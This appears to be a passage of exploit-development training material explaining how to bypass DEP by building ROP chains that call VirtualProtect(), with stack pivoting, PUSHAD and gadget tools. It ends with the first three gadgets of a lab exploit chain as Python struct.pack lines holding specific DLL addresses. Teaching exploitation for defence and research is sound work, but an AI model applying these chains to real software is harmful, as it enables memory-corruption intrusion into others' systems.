
The technique we discuss now uses the `VirtualProtect()` function to disable DEP on a desired range of memory. It does not affect the whole process. Our goal is to mark the area of memory that contains our shellcode as executable. The following is Microsoft's definition of the `VirtualProtect()` function:

> `VirtualProtect()` – "Changes the protection on a region of committed pages in the virtual address space of the calling process." (https://docs.microsoft.com/en-us/windows/win32/api/memoryapi/nf-memoryapi-virtualprotect?redirectedfrom=MSDN)

The function looks like:

```
BOOL WINAPI VirtualProtect(
   __in   LPVOID lpAddress,      # The address pointer to the location where
                                 # the protection is to be disabled.
   __in   SIZE_T dwSize,         # The size, in bytes, of the memory
                                 # location to be affected by the
                                 # permissions change.
   __in   DWORD flNewProtect,    # Memory protection option. E.g., 0x40 for
                                 # read/write/execute or 0x20 for
                                 # read/execute.
   __out  PDWORD lpflOldProtect # The memory address of a location to write
                                 # the prior permissions for the newly
                                 # modified memory.
);
```

ROP requires a strong level of knowledge of the function or functions you want to call or emulate. This requires that you be familiar with writing assembly code to achieve a wanted result. It is similar to the level of knowledge necessary to write shellcode. For our technique, we need to use ROP to make the appropriate argument writes on the stack prior to passing control to `VirtualProtect()`.




VirtualProtect() ROP Example (1)

Here's a step-by-step example of using Return-Oriented Programming (ROP) to write the appropriate arguments to `VirtualProtect()` onto the stack. We must have the address of the `VirtualProtect()` function to write onto the stack during our attack. If ASLR is running, we would preferably locate a static location such as the IAT from the executable program and grab the address of a pointer to `VirtualProtect()` that will be linked at runtime. As you can see in the image, we have overrun the buffer, overwriting the return pointer position with our first gadget. This gadget would contain the instructions to preserve the stack pointer at this moment in time. We use this address to remain position-independent, writing into the appropriate positions for the arguments to `VirtualProtect()` by offsetting from this address (for example, `"Preserved ESP address +8, +12, +16, +20, …"`). We would then return to the next gadget on the stack, as shown in the next slide. You must also supply a return pointer to the `VirtualProtect()` call for when it returns. A simple pointer to a `RETN` instruction is often used to advance ESP down the stack. This will become clearer shortly.

The instructions on the slide are simply copying the address held in ESP over to EDI and then returning to the next gadget.


```
mov edi, esp
retn
```



VirtualProtect() ROP Example (2)

With the stack pointer address preserved, we now want to execute a code sequence to adjust the stack pointer past the placeholder arguments to `VirtualProtect()`. We can do this by having our second gadget contain instructions that simply add the appropriate number of bytes to the stack pointer and then return to the next gadget down past the arguments we are jumping over. In the example on the slide, we are adding 24 bytes `(0x18)` to the stack pointer to adjust it past the arguments and then returning to the next gadget.


```
add esp, 0x18
retn
```



VirtualProtect() ROP Example (3)

Now that we have jumped over the arguments to `VirtualProtect()`, we want to begin the process of writing the appropriate arguments to their respective positions on the stack. Before writing, we must populate a register with the actual argument to write. The first argument to `VirtualProtect()` needs to be the address of where we want to change permissions. This would be the address of our shellcode. The question is, "How do we know where our shellcode is with ASLR and such?" The answer goes back to the preserved stack pointer value from the first gadget. Because we recorded the address at the moment in time in which we got control of the instruction pointer, we can calculate the distance between the preserved stack pointer address and our shellcode, allowing us to remain position-independent! To calculate the offset, we simply must count all the bytes taken up by our gadgets, `VirtualProtect()` arguments, and so on. In the example on the slide, we are copying the preserved stack pointer address into EAX and then adding 0x100 bytes, followed by a return to the next gadget. The 0x100 would need to be the offset to the shellcode location.

```
mov eax, edi
add eax, 100
retn
```



VirtualProtect() ROP Example (4)


We now need a gadget that writes the first `VirtualProtect()` argument held in EAX to the appropriate stack position. We accomplish this by locating the address of a code sequence that writes EAX to the preserved ESP address + offset. In our case, we are writing to EDI+0c since EDI holds the preserved ESP address.

```
mov dword ptr ds:[edi+0c], eax
retn
```

After this first argument is written to the stack, we would continue to write the rest of the arguments with more gadgets. We will not be showing this on the slides, as it is simply a repeat of the previous steps. The difficulty comes with finding the appropriate code sequences to get the right arguments loaded to registers and written to the stack.

VirtualProtect() ROP Example (5)

- Finding the perfect gadget is not always possible
- You often have to deal with gadgets containing code you don't want to execute
  - In the following example, we want to simply move the ESP into EDI followed by a return, but there is an instruction between the two:
  - As long as the unwanted instruction does not cause any harm, we're okay




  - We just need to put 4 bytes of padding on the stack between the gadget currently executing and the next one
  - The next slide shows an example

VirtualProtect() ROP Example (5)

When we use tools to find ROP gadgets, many of the gadgets contain unwanted code. Some gadgets can be thrown away, but in other cases, the only gadget available to achieve a desired goal may have a bunch of unwanted instructions between the desired instructions and the return. In the example on the slide, we want to move the stack pointer into the EDI register. We have found a gadget to accomplish this goal; however, instead of the desired instruction being followed immediately with a return instruction, we have a `pop esi` that must execute. In some cases, this is not an issue, and we can deal with it; however, in other cases, it may negatively impact your goal and be unusable. If it's unusable, you must come up with another gadget or sequence of gadgets to achieve your desired result.

In the example on the slide, we can handle this problem by placing a 4-byte pad between the two gadget addresses on the stack. The next slide demonstrates the solution.



VirtualProtect() ROP Example (6)

Normally when we return to the next gadget, the stack pointer is adjusted to the next gadget's address on the stack. In this case, the gadget contains an unwanted `pop esi` instruction between the instruction we want to execute and the return. This is common. The solution is simple in this case. We place 4 bytes of padding between the gadget that is currently executing and the next gadget's pointer to where we want to jump. In this case, we added `0x41414141`. This value will be popped into ESI and the stack pointer will point to the next gadget's address!

VirtualProtect() ROP Example (7)

- Instead of writing the arguments onto the stack as previously described:
  - Arguments to VirtualProtect() can be written into registers *in the appropriate order*
  - After all arguments have been written, the PUSHAD instruction can be used to write them to the stack
  - This would be followed by a return instruction, with the stack pointer pointing to the VirtualProtect() address
  - https://pdos.csail.mit.edu/6.828/2005/readings/i386/PUSHA.htm


VirtualProtect() ROP Example (7)

In the example we just walked through, we wrote the arguments one at a time into the stack locations of the arguments for `VirtualProtect()`. Often you will write the arguments directly to registers and then use the `PUSHAD` instruction, followed by a return instruction. The `PUSHAD` instruction pushes all general-purpose registers in the following order: `EAX, ECX, EDX, EBX,` the original `ESP, EBP, ESI,` and `EDI`. You would need to write the arguments to `VirtualProtect()` in the appropriate order in the registers prior to executing the `PUSHAD` instruction. The stack pointer would need to be lined up so it points to the address of VirtualProtect(), with the appropriate arguments here.

See the following link for more information on the `PUSHAD` instruction:
https://pdos.csail.mit.edu/6.828/2005/readings/i386/PUSHA.htm


PUSHAD

- The PUSHAD instruction technique writes the address of VirtualProtect() and all arguments onto the stack
- The order is EAX, ECX, EDX, EBX, original ESP, EBP, ESI, and EDI



- The gadgets we are about to step through work to get the arguments to VirtualProtect() into the appropriate registers

Stack



PUSHAD

The use of the `PUSHAD` instruction will become clear as you trace through the instructions used in each gadget. The general idea is to write the address of `VirtualProtect()` and all arguments necessary into the general-purpose registers. The `PUSHAD` instruction pushes each register onto the stack in the following order: `EAX, ECX, EDX, EBX,` original `ESP, EBP, ESI,` and `EDI.` The challenge will be writing the arguments to `VirtualProtect()` into specific registers so that when `PUSHAD` writes them onto the stack, they are in the correct order for the function call.

On the slide is a screenshot of the registers all holding the arguments needed to `VirtualProtect().` On the right is simply a graphic showing you the layout as to how those registers are written to the stack. We will work to get to this point with the forthcoming gadgets and deal with any issues that may arise. Ideally, we want ESI to hold the pointer to `VirtualProtect().` We need `EDI` to hold a pointer to a return instruction because this is the last register pushed and would be where `ESP` points after the `PUSHAD` instruction. However, we may not always have the luxury of getting things in the exact order that we want when limited by available gadgets. Creativity is often required.

Stack Pivoting

- Method to move the position of the stack pointer from the stack to an area such as the heap:

  xchg esp, eax

  ret

  - For example, to use a register such as EAX pointing to ROP code on the heap, we can pivot ESP to take advantage of the instructions pop, push, and ret
- Works hand in hand with ROP and JOP
  - Not always necessary with stack overflows
  - If doing an SEH overwrite, you may not have enough space below on the stack to hold all your code
  - You can use a gadget that subtracts a number of bytes from the stack pointer to get to a location where you have more space

Stack Pivoting


Stack pivoting is a technique that is often used with Return-Oriented Programming (ROP). Stack pivoting most often comes into play when a class-instantiated object in memory is replaced and holds a malicious pointer to a fake `vtable` containing ROP code. At the right moment, we can put in the address of an instruction that performs:

```
xchg esp, eax     #Move into esp, the pointer held in eax…
ret
```

The reason for desiring a pivot is that the stack pointer has three powerful associated instructions: `push`, `pop`, and `ret`. By exchanging the stack pointer with a register such as `EAX` or `RAX`, which we would have pointing to attacker code on the heap, we can leverage those powerful stack pointer instructions. This is a common technique performed when exploiting Use-After-Free `(UAF)` bugs as well as type confusion bugs. Pivots can also simply be adjustments to the stack pointer in order to keep it in a controllable region of memory.

Visualizing a Stack Pivot

- The following image lets you visualize the idea of a stack pivot
- In this example, we are stealing the stack pointer from the stack and redirecting it to point to a fake virtual function table controlled by the attacker



Visualizing a Stack Pivot

The drawing on this slide simply shows you the result after pivoting the stack pointer with the `EAX` register. In this example, `EAX` was pointing to attacker-controlled memory that contains a ROP chain. The attacker wants to take advantage of the `push, pop,` and `ret` instructions available only to the stack pointer. A pivot is performed to accomplish this goal.

Tools to Help Build Gadgets

- **mona.py** – An Immunity Debugger PyCommand by the Corelan Team
  - https://github.com/corelan/mona
- **Ropper** – Powerful multi-architecture ROP gadget finder and chain builder by Sascha Schirra
  - https://github.com/sashs/Ropper
- **ida sploiter** – Multipurpose IDA plugin, including ROP gadget generation and chain creation, by Peter Kacherginsky
  - https://medium.com/@iphelix
- **pwntools** – A suite of tools to help with exploit dev, including a ROP gadget finder, by Gallopsled CTF Team and other contributors
  - https://github.com/Gallopsled/pwntools
- **ROPEME** – Linux gadget builder by Long Le of VnSecurity
  - https://www.vnsecurity.net/research/2010/08/13/ropeme-rop-exploit-made-easy.html

Tools to Help Build Gadgets

There are quite a few tools to help you find gadgets. The hunt for gadgets can be quite time-consuming, as you are looking through code to find a valuable series of instructions. Being that gadgets mostly require a return (0xc3) at the end of the sequence, it is likely more time-efficient to search backward, starting from return instructions. Some commonly used tools for gadget hunting and ROP include the following:

`mona.py` – An Immunity Debugger `PyCommand` by the Corelan Team

https://github.com/corelan/mona

`Ropper` – Powerful multi-architecture ROP gadget finder and chain builder by Sascha Schirra

https://github.com/sashs/Ropper

`ida sploiter` – Multipurpose IDA plugin, including ROP gadget generation and chain creation, by Peter Kacherginsky

https://medium.com/@iphelix

`pwntools` – A suite of tools to help with exploit dev, including a ROP gadget finder, by Gallopsled CTF Team and other contributors

https://github.com/Gallopsled/pwntools

`ROPEME` – Linux gadget builder by Long Le of VnSecurity

https://www.vnsecurity.net/research/2010/08/13/ropeme-rop-exploit-made-easy.html

Gadgets Used in Our Upcoming Lab

- In our upcoming lab, we use 16 gadgets once we pivot the stack pointer
- We will walk through these gadgets now, one at a time!

Gadgets Used in Our Upcoming Lab

In our upcoming lab, we first pivot the stack pointer to get it to point to the start of our official ROP chain. By official ROP chain, we simply mean the first of a series of gadgets that focus on setting up the arguments and call to the **VirtualProtect** function. There are 16 total gadgets required to set up these arguments, compensate for unwanted instructions, push the arguments onto the stack with the **pushad** instruction, and return to the **VirtualProtect** function. We will walk through them now!

Image Reference:

https://www.nvcofny.com/eye-examination/making-all-the-puzzle-pieces-fit-together/

Gadget #1

- Pop a pointer to &VirtualProtect() from a module's IAT into EDX:

```
rop+= struct.pack('<L', 0x6405347a)
# POP EDX # RETN ** [MediaPlayerCtrl.dll]
rop+= struct.pack('<L', 0x10011108)
# ptr to &VirtualProtect() [IAT SkinScrollBar.Dll]
```

  - We are popping the address 0x10011108 from SkinScrollBar.Dll's IAT into EDX
  - Because this module does not participate in ASLR, we know it will always be static
  - Feel free to run !mona modules in Immunity Debugger to verify that this module does not participate

Gadget #1

We are now at the first gadget to begin the process of setting up our call to `VirtualProtect()`. The first thing we are doing is popping a pointer to `&VirtualProtect()` from `SkinScrollBar.Dll's Import Address Table (IAT)` into `EDX`. If you are not familiar with C and C++, the `&` in front of `VirtualProtect()` is called a reference operator. It is being used as the address of the variable we are interested in, such as the address of `VirtualProtect()` in this case. We will dereference this location shortly to obtain the true address of `VirtualProtect()`.

```
rop+= struct.pack('<L', 0x6405347a)
# POP EDX # RETN         ** [MediaPlayerCtrl.dll]
rop+= struct.pack('<L', 0x10011108)
# ptr to &VirtualProtect() [IAT SkinScrollBar.Dll]
```

The SkinScrollBar.Dll module does not participate in ASLR and other controls. You can use the `!mona modules` command in Immunity Debugger to verify this statement.

Press F7 to step through this gadget and watch the address from the stack get popped into the EDX register, as explained. Press F7 on the RETN instruction to advance to the next gadget.

Gadget #2

- Pop the value 0x99A9FE7C into EBX
- This is a value we must place into EBX to satisfy the requirements of an unwanted instruction in the next gadget:

```
rop+= struct.pack('<L', 0x64040183)
# POP EBX # RETN [MediaPlayerCtrl.dll]
rop+= struct.pack('<L', 0x99A9FE7C)
# Value to pop into EBX
```

- In the next gadget, [EBX+C68B04C4] is modified
- We need this address to be writable so that an access violation does not occur
- Read the notes for this and the next slide for an explanation

Gadget #2

With this gadget, we pop the value `0x99A9FE7C` into `EBX`. This value will be added to the value `0xC68B04C4` in the next gadget. It is an unwanted instruction that simply has a requirement that `EBX` point to a writable memory address. The two values added together equal `0x60350340`, which is a writable address in Configuration.dll. To come up with the value to pop into `EBX`, we simply need to find a writable address and subtract the value `0xC68B04C4` used in the next gadget. Whatever value is left after the subtraction is the value, we use to pop into `EBX`.

```
rop+= struct.pack('<L', 0x64040183)
# POP EBX # RETN [MediaPlayerCtrl.dll]
rop+= struct.pack('<L', 0x99A9FE7C)
# Value to pop into EBX
```

Be sure to read this slide and the next to see the gadget requiring this trick. Press F7 to advance through this gadget and confirm the results. When you reach the next gadget, advance to the next slide.

Gadget #3

- Dereference &VirtualProtect() from the IAT of SkinScrollBar.Dll
- We move this address into EAX:

```
rop+= struct.pack('<L', 0x6030b982)
# MOV EAX,DWORD PTR DS:[EDX] ** {Configuration.dll]
# ADD BYTE PTR DS:[EBX+C68B04C4],AL # POP ESI # RETN 4
rop+= struct.pack('<L', 0x41414141)
# Filler (compensate for unwanted POP ESI)
```

- Afterward are a couple unwanted instructions for which we must compensate

Gadget #3

In this gadget, we first dereference SkinScrollBar.Dll's IAT address for `&VirtualProtect()` and load it into `EAX`. The next instruction is the aforementioned unwanted instruction that is added to the value `0x99A9FE7C`. We placed this value onto the stack and had it popped into `EBX`, because `EBX`, plus the offset, must point to a writable address. We then pop `0x41414141` into `ESI` because it is an unwanted instruction before our return.

```
rop+= struct.pack('<L', 0x6030b982)
# MOV EAX,DWORD PTR DS:[EDX] ** {Configuration.dll]
# ADD BYTE PTR DS:[EBX+C68B04C4],AL # POP ESI # RETN 4
rop+= struct.pack('<L', 0x41414141)
# Filler (compensate for unwanted POP ESI)
```

